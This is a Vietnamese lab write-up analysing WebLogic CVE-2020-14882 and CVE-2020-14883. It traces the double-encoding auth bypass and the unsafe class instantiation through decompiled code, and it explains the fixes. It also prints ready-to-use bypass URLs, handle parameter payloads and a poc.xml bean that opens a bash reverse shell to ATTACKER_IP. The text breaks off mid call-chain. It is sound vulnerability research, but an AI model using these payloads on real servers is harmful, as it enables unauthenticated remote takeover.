

WebLogic Console Auth Bypass & RCE

CVE-2020-14882

Auth Bypass

CVE-2020-14883

RCE

CVE-2021-2109

JNDI Injection

Lab: WebLogic 12.2.1.4.0 (build 1974621) · JDK 1.8.0_451 · no patches

NỘI DUNG

Ba lỗ hổng, một chuỗi khai thác

01

CVE-2020-14882

Authentication Bypass — path traversal + double URL encoding

02

CVE-2020-14883

Remote Code Execution qua unsafe class instantiation

03

CVE-2020-14883 RCE Chains

FileSystemXmlApplicationContext · ShellSession (MVEL)

04

CVE-2021-2109

JNDI Injection kết hợp CVE-2020-14882

CVE-2020-14882 — Authentication Bypass

Path Traversal / Auth Bypass · CVSS 9.8 (Critical)

Thông tin lỗ hổng

TYPE

Path Traversal / Authentication Bypass

CVSS

9.8 (Critical)

AFFECTED

WebLogic 10.3.6.0, 12.1.3.0, 12.2.1.3, 12.2.1.4, 14.1.1.0

PATCHED

October 2020 CPU (Patch ID: 31961038)

Tóm tắt luồng Source → Sink

```
GET /console/css/%252e%252e%252fconsole.portal
→ Container decode lần 1: %252e → %2e [Source]
→ WebAppSecurity.checkAccess() [Security Check]
→ getRelativeURI(): "/css/%2e%2e%2fconsole.portal"
→ WebAppSecurityWLS.getConstraint()
→ StandardURLMapping.get("/css/%2e%2e%2fconsole.portal")
→ getExactOrPathMatch() → MatchMap.match()
→ prefix match: starts with "/css/" ★ match /css/*
→ ResourceConstraint = UNRESTRICTED (no auth-constraint)
→ isAuthorized() → true → PASS (no auth required)
→ MBeanUtilsInitSingleFileServlet.service()
→ check URI.indexOf(";") → not found → pass
→ SingleFileServlet.service()
→ UIServletInternal.getTree() [Sink]
→ URLDecoder.decode(): %2e%2e%2f → ../ ★ decode lần 2
→ normalize: /console/css/../console.portal → /console/console.portal
→ render admin console page
```

HttpRequestParser.decodeURI() — decode lần 1

```
// HttpRequestParser.decodeURI() - DECODE LẦN 1
// File: weblogic/utils/http/HttpRequestParser.java
private void decodeURI(int uriStart, List<Integer> pathParams, int uriEnd) {
    this.requestUriStart = uriStart;                // offset 0-2
    this.requestUriLength = uriEnd - uriStart;      // offset 5-9

    // Bước 1: raw bytes → String (chưa decode %XX)
    this.requestURI = BytesToString.newInstance(buf, requestUriStart,
        requestUriLength, ENCODING);                // offset 12-31
    // requestURI = "/console/css/%252e%252e%252fconsole.portal"

    // Bước 2: ★ DECODE LẦN 1 - HttpParsing.unescape()
    String decoded = HttpParsing.unescape(this.requestURI,
        getURIDecodeEncoding());                    // offset 51-57
    // Input:  "/console/css/%252e%252e%252fconsole.portal"
    // Output: "/console/css/%2e%2e%2fconsole.portal"
    //           ^^^  ^^^  ^^^
    //           %25 → %   (chỉ decode 1 lần!)
    //           %2e vẫn giữ nguyên - CHƯA thành "."

    // Bước 3: normalize path (resolve ../ nếu có)
    this.normalizedURI = FilenameEncoder.resolveRelativeURIPath(
        decoded, true);                             // offset 326-333
    // normalizedURI = "/console/css/%2e%2e%2fconsole.portal"
    // → %2e%2e%2f KHÔNG phải "../" literal → KHÔNG bị resolve

    this.normalizedURI = HttpParsing.ensureStartingSlash(
        this.normalizedURI);                         // offset 343-351
}
```

File: weblogic/utils/http/HttpRequestParser.java

ServletRequestImpl — lưu relativeURI

```
// ServletRequestImpl - lưu kết quả decode vào relativeURI
// File: weblogic/servlet/internal/ServletRequestImpl.java
void initFromRequestParser(HttpServletRequestParser parser) {
    inputHelper.initFromRequestParser(parser, parameters); // offset 0-9
    // → inputHelper lưu normalizedURI từ HttpServletRequestParser

    this.relativeURI = computeRelativeUri(
        inputHelper.getNormalizedURI()); // offset 38-50
    // → strip context path "/console"
    // → relativeURI = "/css/%2e%2e%2fconsole.portal"
}

public String getRelativeUri() {
    return this.relativeURI; // offset 0-4
    // → "/css/%2e%2e%2fconsole.portal" (chỉ decode 1 lần)
}

private String computeRelativeUri(String normalizedURI) {
    if (normalizedURI == null || context == null) return normalizedURI;
    String ctxPath = context.getContextPath(); // offset 15: "/console"
    int ctxLen = ctxPath.length(); // offset 18: 8
    if (ctxLen == 0) return normalizedURI;

    // Strip context path: "/console/css/..." → "/css/..."
    return normalizedURI.substring(ctxLen); // offset 49-54
    // → "/css/%2e%2e%2fconsole.portal"
}
```

File: weblogic/servlet/internal/ServletRequestImpl.java

CVE-2020-14882 · 1.2 SECURITY CHECK

WebAppSecurity.checkAccess()

```
// WebAppSecurity.checkAccess() - entry point xác thực
// File: weblogic/servlet/security/internal/WebAppSecurity.java
public boolean checkAccess(HttpServletRequest request, HttpServletResponse response,
    boolean isInternalDispatch, boolean checkAllConstraints, boolean jaspic)
    throws IOException, ServletException {

    invokePreAuthFilters(request, response);                // offset 0-6

    ResourceConstraint constraint;
    if (isInternalDispatch) {
        constraint = ResourceConstraint.ALL_CONSTRAINT;      // offset 15
    } else {
        constraint = getConstraint(request);                 // offset 23 ★
        // → gọi getRelativeURI(request) để lấy path
        // → path = "/css/%2e%2e%2fconsole.portal" (chưa decode lần 2!)
        // → dùng StandardURLMapping để match URL pattern
    }

    if (constraint != null && constraint.isForbidden()) {     // offset 42
        response.sendError(403);                             // offset 123
        return false;
    }

    // Nếu constraint là UNRESTRICTED (không có <auth-constraint>):
    // → isAuthorized() trả về true → access GRANTED
    return delegateModule.isAuthorized(request, response, constraint, checkAllConstraints);
    //                                     offset 189-207
}
```

File: weblogic/servlet/security/internal/WebAppSecurity.java

WebAppSecurityWLS.getConstraint() (1/2)

```
// WebAppSecurityWLS.getConstraint() - tìm security constraint cho URL
// File: weblogic/servlet/security/internal/WebAppSecurityWLS.java
public ResourceConstraint getConstraint(HttpServletRequest request) {
    String relativeURI = getRelativeURI(request);           // offset 2
    // relativeURI = "/css/%2e%2e%2fconsole.portal"
    //          ^^^^^
    //          vẫn bắt đầu bằng /css/ → match pattern /css/*

    String method = request.getMethod();                   // offset 6
    return getConstraint(relativeURI, method);              // offset 11
}

// Local variable table (từ bytecode debug info):
//   Slot 1: relURI (String)          - relative URI đã decode 1 lần
//   Slot 2: method (String)          - HTTP method (GET/POST/...)
//   Slot 3: consForAllMethods         - StandardURLMapping cho mọi HTTP method
//   Slot 4: consForOneMethod          - StandardURLMapping cho method cụ thể
//   Slot 5: rcForAllMethods           - ResourceConstraint match từ consForAllMethods
//   Slot 6: rcForOneMethod            - ResourceConstraint match từ consForOneMethod
private ResourceConstraint getConstraint(String relURI, String method) {
    // constraintsMap: HashMap<String, StandardURLMapping>
    // key "" → patterns áp dụng cho mọi HTTP method
    // key "GET"/"POST"/... → patterns chỉ áp dụng cho method đó

    // consForAllMethods.matchMap chứa trie từ web.xml patterns:
    //   "/css/" → Node(UNRESTRICTED)          (từ /css/*)
    //   "/css"  → FullMatchNode(UNRESTRICTED) (từ /css/*)
```

WebAppSecurityWLS.getConstraint() (2/2)

```
//  "/images/" → Node(UNRESTRICTED)          (từ /images/*)
//  "/"        → default mapping (requires Admin/Operator/...)
StandardURLMapping consForAllMethods = constraintsMap.get("");           // offset 13-21
StandardURLMapping consForOneMethod = constraintsMap.get(method);        // offset 26-33

// consForAllMethods.get(relURI) → dùng matchMap (MatchMap trie) bên trong:
ResourceConstraint rcForAllMethods = consForAllMethods.get(relURI);      // offset 45
ResourceConstraint rcForOneMethod = consForOneMethod.get(relURI);        // offset 65
// → consForAllMethods.matchMap.match("/css/%2e%2e%2fconsole.portal")
// → Node.match() → return UNRESTRICTED (vô điều kiện)
// → rcForAllMethods = UNRESTRICTED → NO authentication required!

// Chọn constraint cụ thể nhất:
if (rcForAllMethods == null && rcForOneMethod == null) return null;      // offset 73-84
if (rcForAllMethods == null) return rcForOneMethod;                     // offset 85-97
if (rcForOneMethod == null) return rcForAllMethods;                     // offset 98-110
// Nếu cả 2 cùng resourceId → ưu tiên method-specific:
if (rcForAllMethods.getResourceId()
    .equals(rcForOneMethod.getResourceId())) {
    return rcForOneMethod;                                               // offset 111-129
}
// Merge cả 2 constraint → tạo StandardURLMapping tạm để best-match:
StandardURLMapping map = createStandardURLMapping();                     // offset 130-131
map.put(rcForOneMethod.getResourceId(), rcForOneMethod);                 // offset 136-145
map.put(rcForAllMethods.getResourceId(), rcForAllMethods);               // offset 148-157
return (ResourceConstraint) map.get(relURI);                             // offset 160-169
}
```

File: weblogic/servlet/security/internal/WebAppSecurityWLS.java

MBeanUtilsInitSingleFileServlet.service()

```
// MBeanUtilsInitSingleFileServlet.service() - entry point servlet
// File: com/bea/console/utils/MBeanUtilsInitSingleFileServlet.java
public void service(ServletRequest req, ServletResponse res) {
    if (!hasInitied) { initMBean(); hasInitied = true; } // init MBean utils

    HttpServletRequest httpReq = (HttpServletRequest) req;
    String uri = httpReq.getRequestURI();
    if (uri.indexOf(";") > 0) { // partial fix: block ';' in URI
        ((HttpServletResponse) res).sendError(404);
        return;
    }

    super.service(req, res); // → SingleFileServlet.service()
}
```

File: com/bea/console/utils/MBeanUtilsInitSingleFileServlet.java

UIServletInternal.getTree() — decode lần 2

```
// UIServletInternal.getTree() - DECODE LẦN 2
// File: com/bea/netuix/servlets/manager/UIServletInternal.java
public static UIControl getTree(String requestPattern, UIContext ctxt,
    boolean setContentType, ResolvedLocale resolvedLocale)
    throws IOException, ServletException {
    HttpServletRequest request = ctxt.getServletRequest();
    HttpServletResponse response = ctxt.getServletResponse();

    // ★ DECODE LẦN 2 - đây là root cause của path traversal
    requestPattern = URLDecoder.decode(requestPattern,
        containerServices.getWebappServices().getServerDefaultEncoding());
    // Input:  "/console/css/%2e%2e%2fconsole.portal"
    // Output: "/console/css/../console.portal"
    //
    //          ^^^
    //          %2e%2e%2f → ../ → path traversal!

    requestPattern = ctxt.getL10nResourceManager().resolve(requestPattern, request, resolvedLocale);

    if (requestPattern.equals("/__Streaming.portal")) {
        String file = request.getParameter("file");
        return processStream(requestPattern, ctxt, file, request, response, setContentType);
    } else {
        return processStream(requestPattern, ctxt, requestPattern,
            request, response, setContentType);
        // → resolve "/console/css/../console.portal" → "/console/console.portal"
        // → render admin console portal không cần auth
    }
}
```

File: com/bea/netuix/servlets/manager/UIServletInternal.java

CVE-2020-14882 · 1.3 ROOT CAUSE

Hai yếu tố kết hợp

Kết hợp hai yếu tố: **double URL encoding** bypass security-constraint, và **mismatch giữa security matching (path prefix) với servlet dispatch (extension)**.

- **1.3.1** — Security-constraint: static resource paths (`/css/`, `/images/`) không cần auth
- **1.3.2** — Servlet mapping: extension `*.portal` → AppManagerServlet
- **1.3.3** — Mismatch: security check (path prefix) vs servlet dispatch (extension)

web.xml — static resource paths không cần auth (1/2)

```
<!-- KHÔNG CÓ <auth-constraint> → UNRESTRICTED (ai cũng truy cập được) -->
<security-constraint>
  <web-resource-collection>
    <web-resource-name>images</web-resource-name>
    <url-pattern>/images/*</url-pattern>                                <!-- static images -->
  </web-resource-collection>
  <web-resource-collection>
    <web-resource-name>common</web-resource-name>
    <url-pattern>/common/*</url-pattern>                                <!-- static common -->
  </web-resource-collection>
  <web-resource-collection>
    <web-resource-name>css</web-resource-name>
    <url-pattern>/css/*</url-pattern>                                    <!-- static CSS -->
    <url-pattern>/framework/skeletons/wlsconsole/css/*</url-pattern>
    <url-pattern>/framework/skeletons/wlsconsole/js/*</url-pattern>
    <url-pattern>/framework/skins/wlsconsole/css/*</url-pattern>
```

web.xml — static resource paths không cần auth (2/2)

```
        <url-pattern>/framework/skins/wlsconsole/images/*</url-pattern>
    </web-resource-collection>
</security-constraint>

<!-- CỨ <auth-constraint> → yêu cầu login với role Admin/Operator/... -->
<security-constraint>
    <web-resource-collection>
        <web-resource-name>console</web-resource-name>
        <url-pattern>/</url-pattern>                                <!-- mọi path khác -->
    </web-resource-collection>
    <auth-constraint>
        <role-name>Admin</role-name>
        <role-name>Operator</role-name>
        <role-name>Deployer</role-name>
        <role-name>Monitor</role-name>
    </auth-constraint>
</security-constraint>
```

CVE-2020-14882 · 1.3.1

Ghi chú security-constraint

`web.xml` cấu hình các path serve static files (CSS, images, JS) **không yêu cầu auth** — vì chúng **không có servlet xử lý logic**, chỉ serve file tĩnh.

Chú ý: các path `/css/`, `/images/` **không có `<servlet-mapping>` riêng** — chúng được serve bởi default servlet (file tĩnh). Không có servlet nào xử lý business logic trên các path này.

web.xml — extension *.portal → AppManagerServlet (1/2)

```
<!-- Servlet definition -->
<servlet>
  <servlet-name>AppManagerServlet</servlet-name>
  <servlet-class>weblogic.servlet.AsyncInitServlet</servlet-class>
  <init-param>
    <param-name>weblogic.servlet.AsyncInitServlet.servlet-class-name</param-name>
    <param-value>com.bea.console.utils.MBeanUtilsInitSingleFileServlet</param-value>
    <!-- ↑ Actual servlet class: MBeanUtilsInitSingleFileServlet
         extends SingleFileServlet - renders .portal files -->
  </init-param>
  <init-param>
    <param-name>wl-dispatch-policy</param-name>
    <param-value>consoleWorkManager</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>
```

web.xml — extension *.portal → AppManagerServlet (2/2)

```
<!-- Extension-based mapping - match BẤT KỂ path, chỉ cần kết thúc bằng .portal -->
<servlet-mapping>
  <servlet-name>AppManagerServlet</servlet-name>
  <url-pattern>*.portal</url-pattern>      <!-- ★ EXTENSION match, không phụ thuộc path -->
</servlet-mapping>
<servlet-mapping>
  <servlet-name>AppManagerServlet</servlet-name>
  <url-pattern>*.portlet</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>AppManagerServlet</servlet-name>
  <url-pattern>*.portion</url-pattern>
</servlet-mapping>
```

Mismatch: security check vs servlet dispatch

Đây là root cause chính — hai hệ thống matching **hoạt động trên cùng URL nhưng dùng tiêu chí khác nhau**.

Hệ thống	Matching	URL /css/%2e%2e%2fconsole.portal	Kết quả
Security constraint (WebAppSecurityWLS)	Path prefix match	/css/... → match /css/*	UNRESTRICTED (no auth)
Servlet dispatch (WebAppServletContext)	Extension match	*.portal → match *.portal	AppManagerServlet (renders portal)

Vì sao double encoding trigger được

Bình thường không có vấn đề: request tới `/css/style.css` vừa match `/css/*` (no auth) vừa không match `*.portal` (serve static file).

Request tới `/console.portal` match `*.portal` (AppManagerServlet) vừa match `/` (requires auth) → đúng.

Nhưng với double encoding: `/css/%2e%2e%2fconsole.portal` vừa match `/css/*` (path prefix → no auth) vừa match `*.portal` (extension → AppManagerServlet). Security check thấy static path → pass. Servlet dispatch thấy `.portal` → route đến `MBeanUtilsInitSingleFileServlet` → decode lần 2 → traverse ra `/console.portal` → render admin console **không cần auth**.

Tóm tắt luồng

Request URL: `/console/css/%252e%252e%252fconsole.portal`

↓

Lần decode 1 (`HttpParsing.unescape`):

`/console/css/%2e%2e%2fconsole.portal`

↓

Security check (`WebAppSecurityWLS.getConstraint`):

`consForAllMethods.matchMap.match()` → path prefix `"/css/"` → UNRESTRICTED

→ `checkAccess()` returns true → NO AUTH REQUIRED

↓

Servlet dispatch (`WebAppServletContext.execute`):

Extension match: `"*.portal"` → `AppManagerServlet`

→ `MBeanUtilsInitSingleFileServlet.service()`

↓

Lần decode 2 (`UIServletInternal.getTree` → `URLDecoder.decode`):

`/console/css/../console.portal`

↓

Path normalize: `/console/console.portal` → renders admin console

Class Flow

1	<code>weblogic...ServletRequestImpl.getRequestedURI()</code> Parse URL, container decode 1: %252e → %2e	<code>weblogic.servlet.jar</code>
2	<code>weblogic...WebAppSecurity.checkAccess()</code> Entry point xác thực, gọi <code>getConstraint()</code>	<code>weblogic.servlet.jar</code>
3	<code>weblogic...WebAppSecurity.getRelativeURI()</code> Lấy relative URI (đã decode 1 lần): <code>/css/%2e..</code>	<code>weblogic.servlet.jar</code>
4	<code>weblogic...WebAppSecurityWLS.getConstraint()</code> Tra <code>constraintsMap</code> → tìm constraint cho URI	<code>weblogic.servlet.jar</code>
5	<code>weblogic...StandardURLMapping.get()</code> → <code>getExactOrPathMatch()</code> Prefix match <code>/css/%2e..</code> → <code>/css/*</code> → UNRESTRICTED	<code>weblogic.servlet.jar</code>
6	<code>weblogic...WebAppServletContext.execute()</code> Dispatch tới servlet (auth đã pass)	<code>weblogic.servlet.jar</code>
7	<code>com.bea.console.utils.MBeanUtilsInitSingleFileServlet.service()</code> Check ';' trong URI, delegate → <code>SingleFileServlet</code>	<code>console.jar</code>
8	<code>com.bea.netuix.servlets.manager.SingleFileServlet.service()</code> Portal framework, gọi <code>UIServletInternal</code>	<code>netuix_servlet.jar</code>
9	<code>com.bea.netuix.servlets.manager.UIServletInternal.getTree()</code> Decode lần 2: <code>URLDecoder.decode()</code> → <code>../</code> → RCE	<code>netuix_servlet.jar</code>

Các path bypass đã biết

```
/console/css/%252e%252e%252fconsole.portal
/console/images/%252e%252e%252fconsole.portal
/console/css/%25%32%65%25%32%65%25%32%66console.portal
/console/css/%252e%252e%252fconsolejndi.portal      (cho CVE-2021-2109)
```

Bypass dùng các path match security-constraint UNRESTRICTED và không có path-based servlet-mapping sẽ fallback dispatch theo extension *.portal.

Path prefix nào bypass được?

Path prefix	<security-constraint>	<servlet-mapping>	Bypass?
/css/*	UNRESTRICTED (no auth)	Không có → extension match *.portal → AppManagerServlet	Bypass
/images/*	UNRESTRICTED (no auth)	Không có → extension match *.portal → AppManagerServlet	Bypass
/common/*	UNRESTRICTED (no auth)	Có: JSPCServlet (path match)	Không bypass — path-based mapping ưu tiên hơn extension, dispatch tới JSPCServlet
/framework/skeletons/wlsconsole/css/*	UNRESTRICTED	Có: FileDefault (path match)	Không bypass — dispatch tới FileDefault
/framework/skeletons/wlsconsole/js/*	UNRESTRICTED	Có: FileDefault (path match)	Không bypass — dispatch tới FileDefault

Vì sao chỉ `/css/*` và `/images/*`

Theo Servlet spec (SRV.11.1), thứ tự ưu tiên servlet matching: (1) exact match → (2) **longest path prefix** `/common/*` → (3) extension `*.portal`. Vì `/common/*` có path-based mapping tới `JSPCServlet`, request `/common/%2e%2e%2fconsole.portal` sẽ dispatch tới `JSPCServlet` — không phải `AppManagerServlet`, nên không trigger decode lần 2 trong `UIServletInternal.getTree()`.

Chỉ `/css/*` và `/images/*` bypass được vì chúng **không có path-based servlet-mapping**, nên servlet container fallback xuống extension match `*.portal` → dispatch tới `AppManagerServlet`.

CVE-2020-14882 · 1.6

Cách Fix (Oracle Patch)

1. **Normalize URL trước khi check security**: decode và resolve ../ TRƯỚC khi match URL pattern → security constraint
2. **Block double-encoded characters**: Reject request chứa %25 trong path (encoded %)
3. **Thêm validation** trong `SingleFileServlet`: kiểm tra path traversal trước khi serve

CVE-2020-14882 · 1.7

Hạn chế của Auth Bypass

CVE-2020-14882 **chỉ bypass servlet security-constraint** (web.xml), **không tạo authenticated session**:

- `request.getUserPrincipal() = null`
- `principals = []` (empty)
- Các portlet cần MBean **write** access (deploy, configure) sẽ fail với `NoAccessRuntimeException`

Tuy nhiên, **không ảnh hưởng đến RCE chains**:

- CVE-2020-14883 (HandleFactory): RCE xảy ra trong `HandleFactory.getHandle()` → constructor side effect, xảy ra trước MBean check.
- CVE-2021-2109 (JNDI): `JNDIBindingAction` chỉ cần JNDI lookup — `NoAccessRuntimeException` đến từ portlet khác (Security Policies portlet), không block JNDI lookup.

CVE-2020-14883 — Remote Code Execution

Unsafe class instantiation (post-auth) · CVSS 7.2 (High)

Thông tin lỗ hổng

TYPE

Remote Code Execution via unsafe class instantiation

CVSS

7.2 (High) — requires admin access

AFFECTED

WebLogic 10.3.6.0, 12.1.3.0, 12.2.1.3, 12.2.1.4, 14.1.1.0

PATCHED

October 2020 CPU

HandleConverter.convert()

```
// HandleConverter.convert() - BeanUtils Converter, bridge giữa HTTP param và HandleFactory
// File: com/bea/console/handles/HandleConverter.java
public Object convert(Class type, Object value) {
    if (Handle.class.isAssignableFrom(type)) {
        if (value instanceof String) {
            String handleString = (String) value;          // ← giá trị từ HTTP parameter "handle"
            if (handleString.equals("") || handleString.equals("null")) return null;
            Handle handle = HandleFactory.getHandle(handleString); // → gọi HandleFactory
            return handle;
        }
    }
    // ...
}
```

File: com/bea/console/handles/HandleConverter.java

HandleFactory.getHandle() — Class.forName + newInstance

```
// HandleFactory.getHandle() - SINK: instantiate arbitrary class
// File: com/bea/console/handles/HandleFactory.java (decompiled from bytecode)
public static Handle getHandle(String handleString) {
    // Bước 1: Replace '+' → ' ', URL decode
    handleString = handleString.replace('+', ' ');           // offset 17-22
    String decoded = HttpParsing.unescape(handleString, "UTF-8"); // offset 26-29

    // Bước 2: Parse className và argument
    int parenIndex = decoded.indexOf('(');                   // offset 33-36
    String className = decoded.substring(0, parenIndex);     // offset 72-75
    String arg = decoded.substring(parenIndex + 2, decoded.length() - 2); // offset 79-89
    //          ^^^^^^^^^^^^^^^^^      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    //          skip ("                strip ")

    // Bước 3: Instantiate - KHÔNG CÓ VALIDATION className!
    Class<?> clazz = Class.forName(className);               // offset 94-95
    Object[] args = new Object[]{ arg };                    // offset 100-108
    Constructor<?> ctor = clazz.getConstructor(String.class); // offset 111-122
    return (Handle) ctor.newInstance(args);                 // offset 127-134
    //                                                     ← RCE nếu constructor có side effect
}
```

File: com/bea/console/handles/HandleFactory.java

Tóm tắt luồng

```
GET /console/css/%252e%252e%252fconsole.portal
?handle=com.tangosol.coherence.mvel2.sh.ShellSession("MVEL_CODE")
```

- MBeanUtilsInitSingleFileServlet.service() [entry point]
- SingleFileServlet.service() [portal rendering]
- Portal framework (Struts) reads "handle" param [Source - user input]
- HandleConverter.convert(Handle.class, "com.tangosol...ShellSession(\"...\")")
- HandleFactory.getHandle(handleString) [Sink - no validation]
- Class.forName("com.tangosol.coherence.mvel2.sh.ShellSession")
- constructor.newInstance("MVEL_CODE")
- ShellSession("<init>") evals MVEL → RCE

CVE-2020-14883 · 2.3 ROOT CAUSE

Instantiate class tùy ý, không validation

`HandleFactory.getHandle()` nhận chuỗi handle từ HTTP parameter, parse tên class và argument, rồi instantiate class bằng reflection **mà không validate class nào được phép**. Từ bytecode (offset 94 → 134):

```
Class<?> clazz = Class.forName(className);           // load BẤT KỲ class nào
Constructor<?> ctor = clazz.getConstructor(String.class); // tìm constructor(String)
return (Handle) ctor.newInstance(args);               // instantiate → side effect = RCE
```

Cast (`Handle`) xảy ra **SAU** `newInstance()` — constructor đã chạy xong rồi. Dù class không implement `Handle` interface, `ClassCastException` chỉ throw sau khi code trong constructor/static block đã execute.

Bất kỳ class nào **có constructor nhận `String` parameter** và **constructor thực hiện dangerous operation** (eval code, load remote resource, exec command) → đều có thể bị weaponize.

CVE-2020-14883 · 2.4

Cách Fix (Oracle Patch)

Oracle fix bằng **whitelist** — `HandleFactory.getHandle()` chỉ cho phép instantiate các class thuộc package `com.bea.console.handles.*`. Mọi class ngoài whitelist bị reject.

CVE-2020-14883 — RCE Chains

FileSystemXmlApplicationContext · ClassPathXml · ShellSession (MVEL)

Chain A — FileSystemXmlApplicationContext

1	HandleConverter.convert() BeanUtils converter, bridge HTTP → HandleFactory	console.jar
2	HandleFactory.getHandle() Parse className + arg, instantiate class	console.jar
3	FileSystemXmlApplicationContext.<init>(String) Constructor → gọi refresh()	spring.jar
4	AbstractApplicationContext.refresh() Bootstrap Spring container	(cùng JAR)
5	AbstractRefreshableApplicationContext.refreshBeanFactory() Tạo BeanFactory → gọi loadBeanDefinitions()	(cùng JAR)
6	AbstractXmlApplicationContext.loadBeanDefinitions() XmlBeanDefinitionReader → load XML từ URL	(cùng JAR)
7	XmlBeanDefinitionReader.loadBeanDefinitions() Parse XML → tạo bean definition	(cùng JAR)
8	DefaultListableBeanFactory.preInstantiateSingletons() Instantiate bean → ProcessBuilder.start() → RCE	(cùng JAR)

CHAIN A · BƯỚC 1

HandleConverter.convert()

```
// HandleConverter.convert() - BeanUtils Converter
// File: com/bea/console/handles/HandleConverter.java
// JAR: console.jar
public Object convert(Class aClass, Object o) {
    // offset 34-40: kiểm tra target type là Handle
    if (Handle.class.isAssignableFrom(aClass)) {           // offset 34-40
        if (o instanceof String) {                          // offset 43-47
            String local = (String) o;                      // offset 50-54
            if (local.equals("") || local.equals("null"))    // offset 55-70
                return null;                                // offset 73

            // ★ Gọi HandleFactory - KHÔNG validate input
            Handle moid = HandleFactory.getHandle(local);    // offset 75-76
            return moid;                                     // offset 81-83
        }
    }
    // ... fallback cho các type khác
}
```

HandleFactory.getHandle() — parse + instantiate

```
// HandleFactory.getHandle() - parse + instantiate
// File: com/bea/console/handles/HandleFactory.java
// JAR: console.jar
public static Handle getHandle(String handleString) {
    handleString = handleString.replace('+', ' ');           // offset 17-22
    String decoded = HttpParsing.unescape(handleString, "UTF-8"); // offset 26-29

    int parenIndex = decoded.indexOf('(');                   // offset 33-36
    String className = decoded.substring(0, parenIndex);     // offset 72-75
    // className = "com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext"

    String arg = decoded.substring(parenIndex + 2, decoded.length() - 2); // offset 79-89
    // arg = "http://ATTACKER_IP:PORT/poc.xml"

    // ★ KHÔNG CÓ VALIDATION - load bất kỳ class nào
    Class<?> clazz = Class.forName(className);                // offset 94-95
    Constructor<?> ctor = clazz.getConstructor(String.class); // offset 111-122
    return (Handle) ctor.newInstance(new Object[]{ arg });    // offset 127-134
    // → new FileSystemXmlApplicationContext("http://ATTACKER_IP:PORT/poc.xml")
    // → constructor chạy TRƯỚC cast → side effect đã xảy ra
}
```

FileSystemXmlApplicationContext(String) → refresh()

```
// FileSystemXmlApplicationContext(String) constructor
// File: com/bea/core/repackaged/springframework/context/support/FileSystemXmlApplicationContext.java
// JAR: com.bea.core.repackaged.springframework.spring.jar
public FileSystemXmlApplicationContext(String configLocation) throws BeansException {
    // offset 0-8: delegate tới overloaded constructor với refresh=true
    this(new String[]{ configLocation }, true, null);      // offset 0-11
    // → gọi constructor(String[], boolean, ApplicationContext)
}

// Overloaded constructor - thực hiện refresh
public FileSystemXmlApplicationContext(String[] configLocations, boolean refresh,
    ApplicationContext parent) throws BeansException {
    super(parent);                                     // offset 0-2
    setConfigLocations(configLocations);                // offset 5-7
    // configLocations = ["http://ATTACKER_IP:PORT/poc.xml"]

    if (refresh) {
        refresh();                                     // offset 14-15
        // ★ GỌI refresh() - trigger toàn bộ Spring container initialization
        // → load XML từ URL → parse bean → instantiate → RCE
    }
}
```

CHAIN A · BƯỚC 4

AbstractApplicationContext.refresh()

```
// AbstractApplicationContext.refresh() - Spring container bootstrap
// File: com/bea/core/repackaged/springframework/context/support/AbstractApplicationContext.java
public void refresh() throws BeansException, IllegalStateException {
    synchronized (this.startupShutdownMonitor) {
        prepareRefresh(); // offset 7-8

        // ★ BƯỚC 4a: load bean definitions từ XML
        ConfigurableListableBeanFactory beanFactory =
            obtainFreshBeanFactory(); // offset 11-12
        // → gọi refreshBeanFactory() → loadBeanDefinitions()
        // → download XML từ attacker URL → parse bean definitions

        prepareBeanFactory(beanFactory); // offset 16-18
        postProcessBeanFactory(beanFactory); // offset 21-23
        invokeBeanFactoryPostProcessors(beanFactory); // offset 26-28
        registerBeanPostProcessors(beanFactory); // offset 31-33
        initMessageSource(); // offset 36-37
        initApplicationEventMulticaster(); // offset 40-41
        onRefresh(); // offset 44-45
        registerListeners(); // offset 48-49

        // ★ BƯỚC 4b: instantiate tất cả singleton beans
        finishBeanFactoryInitialization(beanFactory); // offset 52-54
        // → tạo ProcessBuilder bean → gọi init-method="start"
        // → ProcessBuilder.start() → exec command → RCE

        finishRefresh(); // offset 57-58
    }
}
```

CHAIN A · BƯỚC 5

refreshBeanFactory() → loadBeanDefinitions() (1/2)

```
// AbstractRefreshableApplicationContext.refreshBeanFactory()
protected final void refreshBeanFactory() throws BeansException {
    if (hasBeanFactory()) { destroyBeans(); closeBeanFactory(); } // offset 0-12

    DefaultListableBeanFactory beanFactory = createBeanFactory(); // offset 15-16
    beanFactory.setSerializationId(getId());                       // offset 20-25
    customizeBeanFactory(beanFactory);                             // offset 28-30

    // ★ Load bean definitions từ config locations
    loadBeanDefinitions(beanFactory);                             // offset 33-35
    // → AbstractXmlApplicationContext.loadBeanDefinitions()

    synchronized (this.beanFactoryMonitor) {
        this.beanFactory = beanFactory;                           // offset 45-47
    }
}
```

refreshBeanFactory() → loadBeanDefinitions() (2/2)

```
// AbstractXmlApplicationContext.loadBeanDefinitions()
protected void loadBeanDefinitions(DefaultListableBeanFactory beanFactory) {
    // Tạo XmlBeanDefinitionReader
    XmlBeanDefinitionReader beanDefinitionReader =
        new XmlBeanDefinitionReader(beanFactory);           // offset 0-5
    beanDefinitionReader.setEnvironment(getEnvironment());   // offset 9-14
    beanDefinitionReader.setResourceLoader(this);           // offset 17-19
    beanDefinitionReader.setEntityResolver(
        new ResourceEntityResolver(this));                  // offset 22-31

    initBeanDefinitionReader(beanDefinitionReader);         // offset 34-36
    loadBeanDefinitions(beanDefinitionReader);              // offset 39-41
    // → reader.loadBeanDefinitions(configLocations)
    // → configLocations = ["http://ATTACKER_IP:PORT/poc.xml"]
    // → HTTP GET tới attacker server → download XML
    // → parse XML → tạo bean definition cho ProcessBuilder
}
```

CHAIN A · BƯỚC 6

poc.xml — ProcessBuilder bean (init-method="start")

```
<!-- Attacker's poc.xml - bean definition -->
<bean id="exec" class="java.lang.ProcessBuilder" init-method="start">
  <constructor-arg>
    <list>
      <value>bash</value>
      <value>-c</value>
      <value>bash -i &gt;&amp; /dev/tcp/ATTACKER_IP/PORT 0&gt;&amp;1</value>
    </list>
  </constructor-arg>
</bean>
```

Khi `finishBeanFactoryInitialization()` chạy:

1. Spring tạo `new ProcessBuilder(Arrays.asList("bash", "-c", "bash -i >& /dev/tcp/..."))`
2. Gọi `init-method="start" → ProcessBuilder.start()`
3. OS spawn process → reverse shell → **RCE**

Call chain

```
HTTP param "handle" = "...FileSystemXmlApplicationContext(\"http://ATTACKER/poc.xml\")"
  → HandleConverter.convert() [Struts BeanUtils]
  → HandleFactory.getHandle() [parse + reflect]
